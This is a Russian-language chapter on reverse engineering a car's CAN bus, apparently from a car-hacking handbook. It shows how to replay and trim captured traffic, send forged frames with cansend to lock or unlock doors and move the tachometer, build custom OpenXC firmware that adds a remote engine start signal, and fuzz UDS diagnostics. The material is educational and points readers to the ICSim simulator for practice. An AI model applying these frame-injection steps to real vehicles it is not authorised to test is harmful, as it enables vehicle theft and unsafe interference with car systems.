


Рисунок 5-6: Примерный поток обратной разработки отпирания

Использование can-utils для поиска управления отпиранием двери

Чтобы определить пакеты через can-utils, вы использовали бы sandump для записи и canplayer для воспроизведения logfile, как отмечалось ранее. Затем вы использовали бы текстовый редактор, чтобы постепенно урезать файл перед воспроизведением. Когда вы дойдете до одного пакета, можно определить, какой байт или какие биты управляют целевой операцией, с помощью cansend. Например, удаляя разные половины logfile, можно определить один ID, который вызывает отпирание двери:

```
slcan0 300 [8] 00 00 84 00 00 0F 00 00
```

Теперь можно редактировать каждый байт и воспроизводить строку, или можно использовать cansniffer с фильтром +300, чтобы выделить только идентификатор арбитража 300 и следить, какой байт меняется при отпирании двери. Например, если байт, управляющий отпиранием двери, - шестой байт, 0x0F в предыдущем примере, мы знаем, что когда шестой байт равен 0x00, двери

отпираются, а когда он равен 0x0F, двери запираются.

Примечание. Это гипотетический пример, предполагающий, что мы выполнили все шаги, перечисленные ранее в этой главе, чтобы определить именно этот байт. Детали будут различаться для каждого автомобиля.

Мы можем проверить свои выводы с помощью cansend:

```
$ cansend slcan0 300#00008400000F0000
```

Если после отправки этого все двери запираются, мы успешно определили, какие пакеты управляют отпиранием дверей.

Теперь что произойдет, если изменить 0x0F? Чтобы выяснить это, отожмите автомобиль и на этот раз отправьте 0x01:

```
$ cansend slcan0 300#0000840000010000
```

Обратите внимание, что запирается только дверь со стороны водителя, а остальные остаются открытыми. Если повторить этот процесс с 0x02, запирается только дверь переднего пассажира. При повторении с 0x03 запираются и дверь водителя, и дверь переднего пассажира. Но почему 0x03 управлял двумя дверями, а не какой-то другой третьей дверью? Ответ может стать понятнее, если посмотреть на двоичное представление:

```
0x00 = 00000000
0x01 = 00000001
0x02 = 00000010
0x03 = 00000011
```

Первый бит представляет дверь водителя, а второй - дверь переднего пассажира. Когда бит равен 1, дверь запирается, а когда он равен 0, она отпирается. Когда вы отправляете 0x0F, вы устанавливаете все биты, которые могут влиять на замок двери, в двоичную 1, тем самым запирая все двери:

```
0x0F = 00001111
```

А что насчет оставшихся четырех битов? Лучший способ выяснить, что они делают, - просто установить их в 1 и наблюдать за изменениями автомобиля. Мы уже знаем, что по крайней мере часть сигнала 0x300 относится к дверям, поэтому довольно безопасно предположить, что остальные четыре бита тоже будут к ним относиться. Если нет, они могут управлять другим поведением, например отпиранием багажника.

Примечание. Если вы не получаете ответа при переключении бита, он может вообще не использоваться и может быть просто зарезервирован.

Получение показания тахометра

Получение информации с тахометра (скорости автомобиля) можно выполнить тем же способом, что и отпирание дверей. Диагностические коды сообщают скорость автомобиля, но их нельзя использовать, чтобы задать, как отображается скорость (да и что в этом интересного?), поэтому нужно выяснить, что автомобиль использует для управления показаниями на комбинации приборов (instrument cluster, IC).

Чтобы сэкономить место, значения RPM не будут отображаться как hex-эквивалент показания; вместо этого значение сдвигается так, что 1000 RPM может выглядеть как 0xFA0. Это значение часто называют "shifted", потому что в коде разработчики используют битовый сдвиг для выполнения эквивалента умножения или деления. Для протокола UDS это значение фактически

выглядит так:

$$((\text{first byte} * 256) + \text{second byte}) / 4$$

Что еще хуже, нельзя одновременно мониторить CAN-трафик и запрашивать диагностический RPM, чтобы искать изменяющиеся значения. Это потому, что автомобили часто сжимают значение RPM проприетарным методом. Хотя диагностические значения установлены, они не являются фактическими пакетами и значениями, которые использует автомобиль, поэтому нужно найти реальное значение путем обратной разработки сырых CAN-пакетов. (Обязательно поставьте автомобиль на парковку перед этим, а еще лучше сначала поднимите автомобиль над землей или поставьте его на ролики, чтобы избежать внезапного старта и раздавливания вас.)

Выполните те же шаги, которые использовались для поиска управления отпиранием двери:

1. Нажмите Record.
2. Нажмите педаль газа.
3. Нажмите Stop Record.
4. Нажмите Playback.
5. Посмотрите, сдвинулась ли стрелка тахометра.

Вероятно, вы обнаружите, что во время этого теста множество индикаторов двигателя мигает и сходит с ума, потому что этот пакет делает гораздо больше, чем просто отпирает дверь автомобиля. Игнорируйте все мигающие предупреждающие индикаторы и следуйте блок-схеме на рисунке 5-6, чтобы найти идентификатор арбитража, который заставляет тахометр изменяться. В этот раз вероятность коллизий будет намного выше, чем при попытке найти бит отпирания дверей, потому что происходит намного больше действий. Следовательно, возможно, придется воспроизводить и записывать больше трафика, чем раньше. (Помните о преобразованиях значений, упомянутых ранее, и учитывайте, что в этом идентификаторе арбитража сообщаемой скоростью, вероятно, будет управлять больше одного байта.)

Использование Кауак в работе

Чтобы немного упростить задачу, мы будем использовать GUI Кауак вместо can-utils для поиска идентификаторов арбитража, управляющих тахометром. Снова убедитесь, что автомобиль обездвижен на открытой площадке, с включенным стояночным тормозом, а возможно, даже поднят на подпорки или ролики. Начните запись и хорошо поднимите обороты двигателя. Затем остановите запись и воспроизведите данные. Стрелка RPM должна сдвинуться; если этого не происходит, возможно, вы на неправильной шине и вам нужно найти правильную шину, как описано ранее в этой главе.

После того как вы получили ожидаемую реакцию автомобиля, повторите процесс деления пополам, использованный для поиска отпирания двери, с несколькими дополнительными параметрами Кауак.

Интерфейс воспроизведения Кауак позволяет настроить бесконечный цикл воспроизведения и, что важнее, задать "in" и "out" пакеты (см. рисунок 5-7). Ползунок представляет количество захваченных пакетов. Используйте ползунок, чтобы выбрать, с какого пакета начинать и каким пакетом заканчивать воспроизведение. С помощью ползунка можно быстро перейти к середине или другим секциям записи, что делает воспроизведение половины секции очень простым.



Рисунок 5-7: Интерфейс воспроизведения Kayak

Что касается тестирования, вы не сможете отправлять только один пакет, как при попытке отпереть автомобиль, потому что автомобиль постоянно сообщает свою текущую скорость. Чтобы перекрыть этот шум, нужно говорить еще быстрее, чем обычная связь, чтобы не сталкиваться все время. Например, если вы воспроизводите свои пакеты сразу после воспроизведения реального пакета, последним увиденным обновлением будет измененное. Уменьшение шума на шине приводит к меньшему числу коллизий и более чистым демонстрациям. Если вы можете отправить свой поддельный пакет немедленно после реального пакета, часто вы получите лучшие результаты, чем при простом затоплении шины.

Чтобы непрерывно отправлять пакеты с `can-utils`, можно использовать цикл `while` с `cansend` или `cangen`. (При использовании диалога `Send Frame` в Kayak для передачи пакетов обязательно установите флажок `Interval`.)

Создание фонового шума с симулятором Instrument Cluster

Симулятор instrument cluster (ICSim) - один из самых полезных инструментов, вышедших из Open Garages, группы, которая поддерживает открытое сотрудничество между механиками, настройщиками производительности и исследователями безопасности (см. приложение A). ICSim - программная утилита, предназначенная для генерации нескольких ключевых CAN-сигналов, чтобы создать много кажущегося "нормальным" фонового CAN-шума; по сути, она спроектирована, чтобы позволить вам практиковаться в обратной разработке шины CAN без возни с собственным автомобилем. (ICSim работает только в Linux, потому что полагается на виртуальные CAN-устройства.) Методы, которые вы освоите, играя с ICSim, напрямую перенесутся на ваши целевые автомобили. ICSim был спроектирован как безопасный способ познакомиться с обратной разработкой CAN, чтобы переход к настоящему автомобилю был максимально плавным.

Настройка ICSim

Получите исходный код ICSim с <https://github.com/zombieCraig/ICSim> и следуйте файлу README, поставляемому с загрузкой, чтобы скомпилировать ПО. Перед запуском ICSim в README должен быть пример сценария `setup_vcan.sh`, который можно выполнить для настройки интерфейса `vcan0`, используемого ICSim.

ICSim поставляется с двумя компонентами, `icsim` и `controls`, которые взаимодействуют друг с другом через шину CAN. Чтобы использовать ICSim, сначала загрузите комбинацию приборов на устройство `vcap` так:

```
$ ./icsim vcan0
```

В ответ вы должны увидеть комбинацию приборов ICSim с указателями поворота, спидометром и изображением автомобиля, которое будет использоваться для показа запираания и отпираания дверей автомобиля (см. рисунок 5-8).




Рисунок 5-8: Комбинация приборов ICSim

Приложение `icsim` только слушает CAN-сигналы, поэтому при первой загрузке ICSim вы не должны видеть никакой активности. Чтобы управлять симулятором, загрузите CANBus Control Panel так:

```
$ ./controls vcan0
```

Должна появиться CANBus Control Panel, показанная на рисунке 5-9.




Рисунок 5-9: Интерфейс управления ICSim

Экран похож на игровой контроллер; фактически можно подключить USB-геймпад, и ICSim должен его поддерживать. (На момент написания также можно использовать инструменты *sixad*, чтобы подключить контроллер PS3 по Bluetooth.) Можно использовать контроллер для управления ICSim способом, похожим на вождение автомобиля в игровой консоли, или управлять им, нажимая соответствующие клавиши на клавиатуре (см. рисунок 5-9).

Примечание. После загрузки панели управления вы должны увидеть, что спидометр стоит чуть выше 0 mph. Если стрелка немного дрожит, значит, все работает. Приложение управления пишет только в шину CAN и не имеет другого способа взаимодействовать с *icsim*. Единственный способ управлять виртуальным автомобилем - через CAN.

Основные элементы управления на CANBus Control Panel таковы:

Accelerate (up arrow) Нажмите это, чтобы спидометр пошел быстрее. Чем дольше вы удерживаете клавишу, тем быстрее едет виртуальный автомобиль.

Turn (left/right arrows) Удерживайте направление поворота, чтобы мигали указатели поворота.

Lock (left SHIFT), Unlock (right SHIFT) Здесь требуется нажимать две кнопки одновременно. Удерживайте левый SHIFT и нажмите кнопку (A, B, X или Y), чтобы запереть соответствующую дверь. Удерживайте правый SHIFT и нажмите одну из кнопок, чтобы отпереть дверь. Если удерживать левый SHIFT, а затем нажать правый SHIFT, это отперёт все двери. Если удерживать правый SHIFT и нажать левый SHIFT, вы запретите все двери.

Убедитесь, что можете разместить и ICSim, и CANBus Control Panel на одном экране, чтобы видеть, как они влияют друг на друга. Затем выберите панель управления, чтобы она была готова принимать ввод. Поиграйте с элементами управления, чтобы убедиться, что ICSim реагирует правильно. Если вы не видите реакции на элементы управления, убедитесь, что окно управления

ICSim выбрано и активно.

Чтение трафика шины CAN на ICSim

Когда вы уверены, что все работает, запустите выбранный sniffер и посмотрите на трафик шины CAN, как показано на рисунке 5-10. Попробуйте определить, какие пакеты управляют автомобилем, и создайте сценарии для управления ICSim без использования панели управления.

Большая часть изменяющихся данных, которые вы видите на рисунке 5-10, вызвана герлау-файлом реальной шины CAN. Вам придется разобрать сообщения, чтобы определить правильные пакеты. Все методы воспроизведения и отправки пакетов будут работать с ICSim, так что вы сможете подтвердить свои выводы.




Рисунок 5-10: Компоненка экрана для использования ICSim

Изменение сложности ICSim

Одна из замечательных особенностей ICSim состоит в том, что можно бросить себе вызов, усложнив поиск целевого CAN-трафика. ICSim поддерживает четыре уровня сложности - от 0 до 3, причем уровень 1 используется по умолчанию. Уровень 0 - это сверхпростой CAN-пакет, выполняющий нужную операцию без фоновых шумов, тогда как уровень 3 также рандомизирует все байты в пакете. Чтобы симулятор выбрал разные ID и позиции целевых байтов, используйте параметр randomize ICSim:

```
$ ./icsim -r vcan0
Using CAN interface vcan0
Seed: 1419525427
```

Этот параметр выводит рандомизированное значение seed на экран консоли. Передайте это значение в CANBus Control Panel вместе с выбранным уровнем сложности:

```
$ ./controls -s 1419525427 -l 3 vcan0
```

Можно также воспроизводить или делиться конкретным значением seed. Если вы нашли понравившееся значение или хотите соревноваться с друзьями, кто первым расшифрует пакеты, запустите ICSim с заданным seed так:

```
$ ./icsim -s 1419525427 vcan0
```

Затем запустите CANBus Control Panel с тем же значением seed, чтобы синхронизировать рандомизированную панель управления с ICSim. Если значения seed не совпадают, они не смогут взаимодействовать.

В первый раз при использовании ICSim поиск правильных пакетов может занять некоторое время, но после нескольких проходов вы должны научиться быстро определять, какие пакеты являются целевыми.

Попробуйте выполнить следующие задания в ICSim:

1. Создайте "аварийную сигнализацию". Заставьте оба указателя поворота мигать одновременно.
2. Создайте команду, которая запирает только две задние двери.
3. Установите спидометр как можно ближе к 220 mph.

Обратная разработка шины CAN с OpenXC

В зависимости от вашего автомобиля одним решением для обратной разработки шины CAN является OpenXC, открытый аппаратный и программный стандарт, который переводит проприетарные CAN-протоколы в легко читаемый формат. Инициатива OpenXC была продвинута Ford Motor Company, и на момент написания OpenXC поддерживается только Ford, но он мог бы работать с любым автопроизводителем, который его поддержит. (Информацию о том, как приобрести готовый донгл, см. на <http://openxcplatform.com/>.)

В идеале открытые стандарты для CAN-данных, такие как OpenXC, устраняют необходимость многим приложениям выполнять обратную разработку CAN-трафика. Если бы остальная автомобильная отрасль договорилась о стандарте, определяющем работу их автомобилей, это значительно улучшило бы способность владельца автомобиля экспериментировать и строить новые инновационные инструменты.

Перевод сообщений шины CAN

Если автомобиль поддерживает OpenXC, можно подключить vehicle interface (VI) к шине CAN, и VI должен перевести проприетарные CAN-сообщения и отправить их на ваш PC, чтобы вы могли читать поддерживаемые пакеты без их обратной разработки. Теоретически OpenXC должен позволять доступ к любому CAN-пакету через стандартный API. Этот доступ может быть только для чтения или позволять передавать пакеты. Если больше автопроизводителей в итоге поддержат OpenXC, он может предоставить сторонним инструментам более сырой доступ к автомобилю, чем они имели бы со стандартными диагностическими командами UDS.

Примечание. OpenXC поддерживает Python и Android и включает инструменты, такие как openxc-dump, для отображения активности CAN.

Поля стандартного API OpenXC таковы:

- accelerator_pedal_position

- brake_pedal_status
- button_event (typically steering wheel buttons)
- door_status
- engine_speed
- fuel_consumed_since_last_restart
- fuel_level
- headlamp_status
- high_beam_status
- ignition_status
- latitude
- longitude
- odometer
- parking_brake_status
- steering_wheel_angle
- torque_at_transmission
- transmission_gear_position
- vehicle_speed
- windshield_wiper_status

Разные автомобили могут поддерживать сигналы, отличные от перечисленных здесь, или вообще не поддерживать никаких сигналов.

OpenXC также поддерживает вывод JSON trace для записи поездки автомобиля. JSON предоставляет общий формат данных, который легко потреблять большинству современных языков, как показано в листинге 5-4.

```
{
  "metadata": {
    "version": "v3.0",
    "vehicle_interface_id": "7ABF",
    "vehicle": {
      "make": "Ford",
      "model": "Mustang",
      "trim": "V6 Premium",
      "year": 2013
    },
    "description": "highway drive to work",
    "driver_name": "TJ Giulii",
    "vehicle_id": "17N1039247929"
  }
}
```

Листинг 5-4: Простой вывод JSON-файла

Обратите внимание, как определения метаданных в JSON делают его довольно легким для чтения и интерпретации и человеком, и языком программирования. Приведенный выше JSON-листинг - это файл определения, поэтому API-запрос был бы еще меньше. Например, при запросе поля steering_wheel_angle переведенные CAN-пакеты выглядели бы так:

```
{"timestamp": 1385133351.285525, "name": "steering_wheel_angle", "value": 45}
```

Можно взаимодействовать с OpenXC через OBD так:

```
$ openxc-diag -message-id 0x7df -mode 0x3
```

Запись в шину CAN

Если вы хотите писать обратно в шину, возможно, вы сможете использовать что-то вроде следующей строки, которая записывает угол рулевого колеса обратно в автомобиль, но вы обнаружите, что устройство повторно отправит в шину CAN только несколько сообщений.

```
$ openxc-control write -name steering_wheel_angle -value 42.0
```

Технически OpenXC также поддерживает сырые записи CAN, например так:

```
$ openxc-control write -bus 1 -id 42 -data 0x1234
```

Это возвращает нас от переведенного JSON к сырому CAN-хакингу, описанному ранее в этой главе. Однако если вы хотите написать приложение или встроенный графический интерфейс только для чтения и реакции на ваш автомобиль, и у вас новый Ford, это может быть самым быстрым путем к этим целям.

Взлом OpenXC

Если вы выполнили работу по обратной разработке CAN-сигналов, можно даже создать собственную прошивку VI OpenXC. Компиляция собственной прошивки означает, что у вас нет ограничений, поэтому вы можете читать и писать что угодно и даже создавать "неподдерживаемые" сигналы. Например, можно создать сигнал `remote_engine_start` и добавить его в собственную прошивку, чтобы предоставить простой интерфейс для запуска автомобиля. Ура, open source!

Рассмотрим сигнал, представляющий `engine_speed`. Листинг 5-5 задаст базовую конфигурацию для вывода сигнала `engine_speed`. Мы будем отправлять данные RPM с 2-байтовым сообщением ID `0x110`, начиная со второго байта.

```
{ "name" : "Test Bench",  
  "buses": {  
    "hs": {  
      "controller": 1,  
      "speed": 500000  
    }  
  },  
  "messages": {  
    "0x110": {  
      "name": "Acceleration",  
      "bus", "hs",  
      "signals": {  
        "engine_speed_signal": {  
          "generic_name": "engine_speed",  
          "bit_position": 8,  
          "bit_size": 16  
        }  
      }  
    }  
  }  
}
```

Листинг 5-5: Простой конфигурационный файл OpenXC для определения engine_speed

Конфигурационные файлы OpenXC, которые вы хотите изменять, хранятся в JSON. Сначала мы определяем шину, создав JSON-файл текстовым редактором. В примере мы создаем JSON-конфигурацию для сигнала на высокоскоростной шине, работающей на 500 Кбит/с.

После определения JSON-конфигурации используйте следующий код, чтобы скомпилировать ее в CPP-файл, который можно скомпилировать в прошивку:

```
$ openxc-generate-firmware-code -message-set ./test-bench.json > signals.cpp
```

Затем перекомпилируйте прошивку VI этими командами:

```
$ fab reference build
```

Если все пройдет хорошо, у вас должен появиться *.bin-файл, который можно загрузить на OpenXC-совместимое устройство. Шина по умолчанию настроена в режиме raw read/write, который по умолчанию переводит прошивку в предосторожный режим "только для чтения", если только

сигналы или целая шина не настроены на поддержку записи. Чтобы настроить это, при определении шины можно добавить `raw_can_mode` или `raw_writable` и установить их в `true`.

Создавая собственные конфигурационные файлы для OpenXC, вы можете обходить ограничения, заданные в предварительно выпущенной прошивке, и поддерживать другие автомобили помимо Ford. В идеале другие производители начнут поддерживать OpenXC, но внедрение идет медленно, а ограничения шины настолько строгие, что вы, вероятно, в любом случае захотите использовать пользовательскую прошивку.

Фаззинг шины CAN

Фаззинг шины CAN может быть хорошим способом найти недокументированные диагностические методы или функции. Фаззинг использует случайный, похожий на стрельбу дробью подход к обратной разработке. При фаззинге вы отправляете более или менее случайные данные на вход и ищите неожиданное поведение, которое в случае автомобиля может быть физическими изменениями, например сообщениями IC, или сбоями компонентов, например выключениями или перезагрузками.

Хорошая новость в том, что CAN-фаззер легко сделать. Плохая новость в том, что он редко бывает полезен. Полезные пакеты часто являются частью набора пакетов, используемых для вызова конкретного изменения, например диагностической службы, активной только после успешной передачи ей security token, поэтому при фаззинге трудно понять, на каком пакете сосредоточиться. Кроме того, некоторые CAN-пакеты видны только из движущегося автомобиля, что было бы очень опасно. Тем не менее не исключайте фаззинг как потенциальный метод атаки, потому что иногда с его помощью можно найти недокументированные службы или сбои в целевом компоненте, который вы хотите имитировать.

Некоторые sniffеры напрямую поддерживают фаззинг - функция обычно находится в секции передачи и представлена способностью инструмента передавать пакеты с инкрементирующимися байтами в секции данных. Например, в случае SocketCAN можно использовать `cangen` для генерации случайного CAN-трафика. Несколько других CAN-сниффинговых решений с открытым исходным кодом позволяют легко писать сценарии или программы на таких языках, как Python.

Хорошая отправная точка для фаззинга - посмотреть на команды UDS, особенно на "недокументированные" команды производителя. При фаззинге недокументированных режимов UDS мы обычно ищем любой тип ответа от неизвестного режима. Например, нацеливаясь на UDS-диагностику ECU, можно отправлять случайные данные на ID 0x7DF и получить пакет ошибки от неожиданного режима. Однако если вы используете инструменты грубой силы, такие как `CaringCaribou`, часто существуют более чистые способы достичь того же, например мониторинг или обратная разработка самих диагностических инструментов.

Устранение неполадок, когда что-то идет не так

Шина CAN и ее компоненты отказоустойчивы, что ограничивает ущерб, который можно нанести при обратной разработке шины CAN. Однако если вы фаззите шину CAN или воспроизводите большой объем CAN-данных обратно в живую сеть шины CAN, что-то может пойти не так. Вот несколько распространенных проблем и решений.

Мигающие индикаторы IS

При отправке пакетов в шину CAN индикаторы IS часто начинают мигать, и обычно их можно сбросить, перезапустив автомобиль. Если перезапуск автомобиля все еще не исправляет индикаторы, попробуйте отключить и снова подключить аккумулятор. Если и это не устраняет проблему, убедитесь, что аккумулятор нормально заряжен, поскольку низкий заряд аккумулятора тоже может заставить индикаторы IS мигать.

Автомобиль не включается

Если автомобиль выключился и не включается снова, обычно это происходит потому, что вы разрядили аккумулятор, работая с шиной CAN, пока автомобиль не был полностью запущен. Это может разрядить аккумулятор гораздо быстрее, чем вы думаете. Чтобы перезапустить автомобиль, прикурите его от запасного аккумулятора.

